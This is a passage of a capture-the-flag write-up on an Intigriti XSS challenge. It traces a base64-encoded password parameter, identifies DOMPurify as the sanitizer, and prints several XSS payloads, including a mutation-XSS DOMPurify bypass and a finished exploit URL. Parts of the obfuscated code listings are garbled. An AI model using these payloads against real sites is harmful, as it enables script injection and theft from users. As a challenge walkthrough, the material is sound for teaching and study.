1422       var l = i(_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4]][_0x5195[0x5 * 0x673 + 0x48e + -0x231a3]][_0x5195[0x1 * -0xc73 + -0x691 + 0x139c], _0x5195[0x30b + 0xb59 * 0x1f * -0x9
1423       if (e(l) === ![]){
1424         var m = atob(l);
1425       } else {
1426         var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
1427         console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
1428       };

```

“Atob” decodes a base64 string: https://www.w3schools.com/jsref/met_win_atob.asp

Following website can help here: <https://www.base64encode.org/>



Phase 3: Lets get that XSS by inputting some code


We found our parameter and we know we need to base64 encode it. Next step would be to inject some arbitrary code and get that XSS.

This sounds easy but quickly I realised we are up against some security filter.

Our password is reflected in HTML code so we need HTML code that executes javascript.

```
▼ <div class="control">
  ▼ <div class="container">
    ▶ <div id="new-password">...</div>
    ▼ <div id="passwords">
      ▼ <div class="password"> (flex)
        ...
        <span id="passwordsaved">MySecretPassword</span> == $0
        ▶ <button class="delete">...</button>
      </div>
    </div>
  </div>
</div>
```

This guide is very helpful: <https://github.com/s0md3v/AwesomeXSS#html-context>



Encode to Base64 format

Simply enter your data then push the encode button.

```
<svg onload=alert()>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).



Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
PHN2ZyBvbmxvYWQ9YWxlcjQoKT4=
```


But the security filter kicks in and destroys our XSS payload:



Other well known payloads for HTML contexts can be found at PortSwigger XSS cheat sheet. Check the Portswigger cheat sheet for more payloads: <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

onerror

Compatibility:  Fires when the resource fails to load or causes an error



This gets us further then the “svg” payload but the event handler is removed by the security filter. This handler is really needed to fire an XSS.

At this point I tried several things. I hosted an svg image externally and loaded it via the `` which did not work.


I tried to embed an svg image with a payload:

```

<img src='data:image/svg+xml;utf8,<svg><script>alert(1);</script></svg>' alt='lol'>
data:image/svg+xml;utf8,<svg id=Layer_1 xmlns=http://www.w3.org/2000/svg
xmlns:xlink=http://www.w3.org/1999/xlink <script>alert(1);</script></svg>' alt='lol'>

```

But technically this cannot work. A svg image can fire a payload in a stored XSS context if really uploaded and saved onto the website:





Phase 4: Take a step back and get that XSS

Several hours in the evening spend to find a good payload but nothing seems to work :-(. At this moment I took a step back and thought lets have another look at the dictionary I build and filter out anything that could be useful or parts that I do not know and look a bit odd to me.

The solution indeed already was included in our dictionary. Some translated parts where not know to me and contained words like “SAFE, TRUSTED...” so I did a Google search on them and this revealed the filter used:

```
0x5190[-0x1ee3 + 0x1 + -0x184b + 0x58c] RETURN_DOM_FRAGMENT
0x5195[-0xd30 + 0x2527 + -0x1 + 0x795] RETURN_DOM_IMPORT
0x5195[-0x16 * 0x8d + 0x1 + 0x1ff + 0xa82 * 0x1] RETURN_TRUSTED_TYPE
0x5195[0xd1 + -0x8 + -0x653 + -0x5 + -0x18d * 0x1] FORCE_BODY
0x5195[-0x11f * -0x1f + -0x8ff + -0x195d] MCAST_MSFILTER_DOM
0x5195[0x23e8 + -0xce7 + 0x283 + -0x9] KEEP_CONTENT
0x5195[-0x1f69 + -0x25d7 + 0x45a7] IN_PLACE
0x5195[0x158a + -0x1a1f + 0x25 + 0x1c] ALLOWED_URI_REGEXP
0x5195[-0x206e + -0x2640 + 0x46da * 0x1] concat
0x5195[0x21c1 * 0x1 + 0x145f + -0x35b7 * 0x1] html
0x5195[-0x5ff + -0x7 + 0x133 + -0x1 + -0xf33] yvg
0x5195[0x57a * 0x1 + -0x1445 + 0xf35] svgFilter
0x5195[-0x26f3 + 0x2 * 0x7b5 + 0x17f4] mathML
0x5195[-0x178f + 0x1 * -0x18d5 + 0x519 * 0x8] ADD_TAGS
0x5195[-0x20fe + -0x72c + 0x3 + 0x86d] ADD_ATTR
0x5195[0x225a + -0x128d + 0x25 + -0x6b] ADD_URI_SAFE_ATTR
0x5195[-0x278 + 0x24ec + -0x5ad * 0x6] #text
0x5195[-0x2154 + -0x2055 + -0x1806 * -0x3] html
0x5195[0x8b + 0x5 + -0x1912 * 0x1 + 0x7 * 0x377] table
0x5195[0x9c4 + 0x1 * 0x18f9 + -0x224c] tbody
0x5195[0x544 + -0xc7 + -0x40c] tbody
0x5195[0x26e3 + -0x1fe + -0x6e7] removed
0x5195[-0xa * -0x359 + 0x2592 + -0x4699] parentNode
0x5195[0x1d + -0x5b + 0x661 * -0x5 + 0x2aa6] removeChild
0x5195[0x19f6 + -0x1cab + 0x329] outerHTML
0x5195[-0x2176 + 0x2381 + -0x1 + 0x1fa] removed
0x5195[-0x4 + 0x8e7 + 0x2320 + 0xf1] getAttributeNode
0x5195[0x213 + -0x1f * -0x8c + -0x12f6] removed
0x5195[0x14c + -0x19 + -0x1bad + 0x1 * 0x3c8f] removeAttribute
0x5195[-0x1 * -0x01b + -0x1 + -0x2329 + -0x2b29] createHTML
0x5195[0x5cd + -0xb2 * 0x13 + 0x7e2] parseFromString
0x5195[0x10c * 0x17 + -0x21a3 + 0x9d0] title
```





SAFE_FOR_TEMPLATES



[All](#) [Images](#) [Maps](#) [Videos](#) [News](#) [More](#)

Tools

About 10.200 results (0,59 seconds)

Did you mean: **SAFE FOR TEMPLATES**

<https://github.com> > [cure53](#) > [DOMPurify](#) > [blob](#) > [RE...](#)

DOMPurify/README.md at main - GitHub

only use this mode if there is really no alternative. var clean = DOMPurify.sanitize(dirty, {SAFE_FOR_TEMPLATES: true}); /** * Control our allow-lists and ...

Allright we are up against a DOMPurify security filter it seems or at least something that uses parts of that code. Lets Google for a possible bypass.

And here comes Portswigger (Gareth Hayes) to the rescue with XSS mutation attacks:

<https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>



dompurify bypass



[All](#) [Maps](#) [Shopping](#) [Videos](#) [News](#) [More](#)

Tools

About 35.200 results (0,44 seconds)

<https://portswigger.net> > [research](#) > [bypassing-dompurif...](#)

Bypassing DOMPurify again with mutation XSS - PortSwigger

07 Oct 2020 — After seeing Michał Bentkowski's **DOMPurify bypass** and the resulting patch, I was inspired to try and crack the patched version myself.



LOGIN

[Products](#) | [Solutions](#) | [Research](#) | [Academy](#) | [Daily Swig](#) | [Support](#) | [Menu](#)

[Overview](#) | [Core Topics](#) | [Articles](#) | [Meet the Researchers](#) | [Talks](#)

Bypassing DOMPurify again with mutation XSS



Gareth Hayes

Researcher

[@garethhayes](#)



Published: 07 October 2020 at 14:17 UTC Updated: 07 October 2020 at 15:02 UTC


I am not an expert in XSS mutations so best is to Google yourself and figure out how it works. For this challenge this part is interesting:

This vector only worked in Chrome, so I was about to tweet this but then right before the tweet was scheduled to go out I found an mXSS in Firefox! For some reason a normal HTML comment wouldn't work to cause mutation in Firefox. However, if you change the comment to a CDATA tag it works fine:

```
<math><mtext><table><mglyph><style><![CDATA[</style><img title=" ] ]&gt;&lt;&lt;/mglyph&gt;&lt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

The main difference between this and the Chrome one is CDATA tag and the required closing mglyph tag. I use the entity 	 to prove the mutation is actually happening and is not just attribute injection. It's worth noting that this Firefox vector was found after DOMPurify was patched. If you'd like to play with the vectors yourself then you can use our mXSS tool:

Time to base64 encode it and fire our XSS:




This works :-) our arbitrary javascript is executed. The URL can be delivered to our victim and once he adds his password our javascript will be executed.

Here the URL that will pop the document.domain as requested by the challenge:

<https://challenge-0921.intigriti.io/challenge/manager.html?password=PG1hdGg+PG10ZXh0Pjx0YWJsZT48bWdseXB0Pjxz dHlsZT48IS0tPC9zdHlsZT48aW1nIHRpdGxlPSItLSZndDsm bHQ7L21nbHlwaCZndDsm bHQ7aW1nJlRhYjtzcmM9MSZUYWI7b25lcnJvcj1hbGVydChkb2N1bWVudC5kb21haW4pJmd0OyI+>

Works both on Chrome and FireFox:



Password Manager 101

Enter Password to be saved

Add



🌐 challenge-0921.intigriti.io
challenge-0921.intigriti.io

OK

